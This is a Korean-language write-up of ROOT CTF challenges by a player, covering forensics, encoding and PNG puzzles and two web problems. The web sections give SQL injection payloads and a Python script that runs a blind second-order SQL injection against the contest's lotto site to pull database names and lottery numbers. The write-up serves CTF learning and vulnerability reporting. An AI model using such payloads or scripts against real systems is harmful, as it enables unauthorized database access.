

ROOT CTF Write-up

문시우 (p00b) – Web Write-up 6th


Welcome (50p) - MISC

MIC CHECK 문제였다.

FLAG{Welcome_to_Seoul_Digitech_ROOT_CTF}

Do you know □□□? (706p) - MISC

[0 = 4dog] 라는 힌트를 보고 0 이 4 개라는 것을 알았다. 0 이 4 개인 암호문은



```
b 0 2 5 5 4 4 c
c 0 7 9 8 5 4 4
0 d a c 0 b a a
9 d b 8 a 5 9 6
```

위의 b025544cc07985440dac0baa9db8a596 밖에 없기 때문에 해당 암호문을 문제에서 제시한 md5encryption.com 에서 Decryption 옵션으로 돌려보니 플래그가 나왔다.

FLAG{MD5_3nCryPt_Ye@h!}

Find the flag (913p) - MISC

WebCacheV01.dat 를 다운받아서 EseDbViewer 또는 esedatabaseview 로 분석해보면, DependencyEntry_56 라는 섹션에 아래와 같은 구글 드라이브 링크가 있었다.

<https://drive.google.com/file/d/1SgcEZKeiZbVT4MfAvaTDDNJYZCiXX8qO/view>

위 링크로 접속해보면 PNG 파일이 나오는데, FLAG 키워드를 찾으면 바로 나온다.

FLAG{I3_Br0wser_F0r3ns1c_4ND_RoUgh_W0rk}

Calculate (167p) - MISC

구글 드라이브에 들어가 보면 calculate.py 라는 계산기 코드가 있다. 코드를 보면 result 변수에는 어떠한 연산을 거친 FLAG 가 들어있고, result 의 값을 다시 역연산하면 평문으로 플래그를 주는 것 같다. 나는 다른 방법으로 0-9a-zA-Z 까지의 문자를 테이블화 하여 result 의 값과 매칭시켜 플래그를 구했다. (사실 정석 풀이가 훨씬 간단하겠지만 아무 생각 없이 풀어봤다.)

Ex) 0 (4368), 1 (4320), 2 (4336), 3 (4288), 4 (4304) ... Z (4720)

FLAG{Rev3rse_P1us_M1nus_X0R_R0L}

Vocabulary (460p) - MISC

PNG 파일을 받아보면 Height, width, font, font style 등 사진의 정보가 그림으로 저장되어 있다. HxD 로 바이너리를 확인해보면 "Or iNcrEASE the hEight tO 1000px." 라는 내용이 있다. PNG 의 IHDR 청크에서 이미지의 높이를 늘려주었더니 플래그가 나왔다.

FLAG{_1vErTical_2rEADiNg_3TAStISb}

Login (50p) - WEB

?pw[1]='||1%23 이런식으로 주면 flag 라는 쿠키가 하나 생긴다.

"flag=VmxjeE1FNUdSbk5UV0hCclUwVmFiMWxzVm1GTIZtUnhVbFJXYVZKdGVGcFdSM0JYWWxaV1ZVMUVhejA9" base64 로 5 번 디코딩해주니 플래그가 나왔다.

FLAG{jjang_easy}

Lotto (997p) – WEB.


사이트에 접속해보면 로그인, 회원가입, 로또 구매, 상품 구매 이렇게 4 가지 기능이 있다.
우선 가입할 때 아이디에 싱글 쿼터를 넣으니까 로또 구매페이지에서 쿼리 에러가 발생했다.
이렇게 SQL Injection 이라는 것을 알고 스크립트를 작성했다.

출제자가 의도한 풀이 : lotto.php 의 \$_POST['num']에서 Blind SQL Injection

내 풀이 : 가입할 때 아이디에 페이로드를 넣고 Indirect SQL Injection

취약점 개요

Indirect SQL Injection 은 해커가 직접적으로 쿼리문을 조작하여 공격하는게 아닌
간접적으로 공격하는 것이다. Indirect SQL Injection 에 대해 간단하게 짚고 넘어가자면




해커가 `guest'||1#` 라는 아이디로 회원가입을 한다고 가정하자, 그럼 웹서버에서는 `addslashes()`, `mysql_real_escape_string()` 같은 함수를 사용하여 SQL Injection 을 방지한다. 그럼 쿼리문은 `insert into users values ('guestW'||1#');` 이런식으로 완성이 되고 회원가입에 대한 SQL Injection 방지는 되지만, 이걸 실행시켜 실제로 들어간 레코드를 보면 `guest'||1#` 이렇게 들어가있다. 어떻게 보면 당연한 얘기다. 근데 여기서 개발자들이 간과하는 실수 중 하나가 사용자 입력 값만 검사하고 DB 에서 꺼내온 값은 신뢰한다는 것이다. DB 에는 `guest'||1#` 이렇게 들어가 있다. 이걸 그대로 다른 쿼리에 집어넣으면 어떻게 될까? 이렇게 Indirect SQL Injection 이 발생하는 것이다.

취약점을 이용한 풀이

출제자가 의도하지 않은 풀이이므로 필터도 아예 없었다. information_schema 에서 싹 긁어오자.

```
1 import requests
2 from urllib.parse import quote
3
4 user = (lambda a,b,c:"http://sdhsroot.kro.kr/HexLotto/data/%s.php?id=%s&pw=%s"%(a,b,c))
5 payload = (lambda a:"&&(select database())like('"+a+"')#")
6 data = "num[]=0&num[]=0&num[]=0&num[]=0&num[]=0&num[]=0"
7 result = ""
8
9 # table : hexlotto
10 # columns : id, pw, point, number
11
12 # 풀이 : 새로 가입한 뒤 해당 계정의 number를 가져와 로또 번호에 넣으면 당첨이다.
13
14 for x in range(0, 20) :
15     for y in "abcdefghijklmnopqrstuvwxyz0123456789().-_" :
16         username = quote(payload(result+y))
17         print(payload(result+y))
18         requests.get(user('signup', username, username))
19         req = requests.get(user('login', username, username))
20         requests.post("http://sdhsroot.kro.kr/HexLotto/data/lotto.php", data=data, cookies=req.cookies)
21         res = requests.post("http://sdhsroot.kro.kr/HexLotto/data/lotto.php", data=data, cookies=req.cookies).content
22         requests.get("http://sdhsroot.kro.kr/HexLotto/data/lotto.php", cookies=req.cookies)
23
24         if(str(res).find("alert") == -1) :
25             result += y
26             break
27         if(y == '._') :
28             print("result : "+result)
29             exit(1)
30
```




```
C:\> 명령 프롬프트
'&&(select database())like('hexlotto%')#
'&&(select database())like('hexlotto%')# (기다 로또 번호에 넣으면 당첨이다.
'&&(select database())like('hexlotto.%')#
'&&(select database())like('hexlotto-%')#
'&&(select database())like('hexlotto_%')#
'&&(select database())like('hexlotto_%')#
result : hexlotto
print(payload(result+y))
requests.get(user('login', username, username))
```

위는 select database() 결과를 긁어온 것이다. (현재 사용중인 DB 가 hexlotto 라는 것을 알 수 있다.) 이렇게 테이블, 컬럼명까지 다 가져오면 테이블은 hexlotto, 컬럼은 id, pw, point, number 이렇게 있다는 것을 알 수 있다. lotto.php 에 접근할 때마다 로또 번호가 바뀌므로 따로 계정을 하나 만들어서 해당 계정의 number 를 가져와 만든 계정에서 로또번호를 대입하면 당첨된다.

Ex) '&&(select number from hexlotto where id='[계정]' limit 0,1)like('"+a+"')#'

FLAG{M3rry_S0loM4s}

필터가 아예 없었기 때문에 CTF DB 에도 접근이 가능했다.



안녕하세요 문제출제자입니다.
제가 의도한건 num에서 injection이 터지는걸 의도한 문제였는데,
상당히 어렵게 푸셨네요 ㅎㅎ
사이트 취약점 제보는 감사합니다. 생각도 못했네요...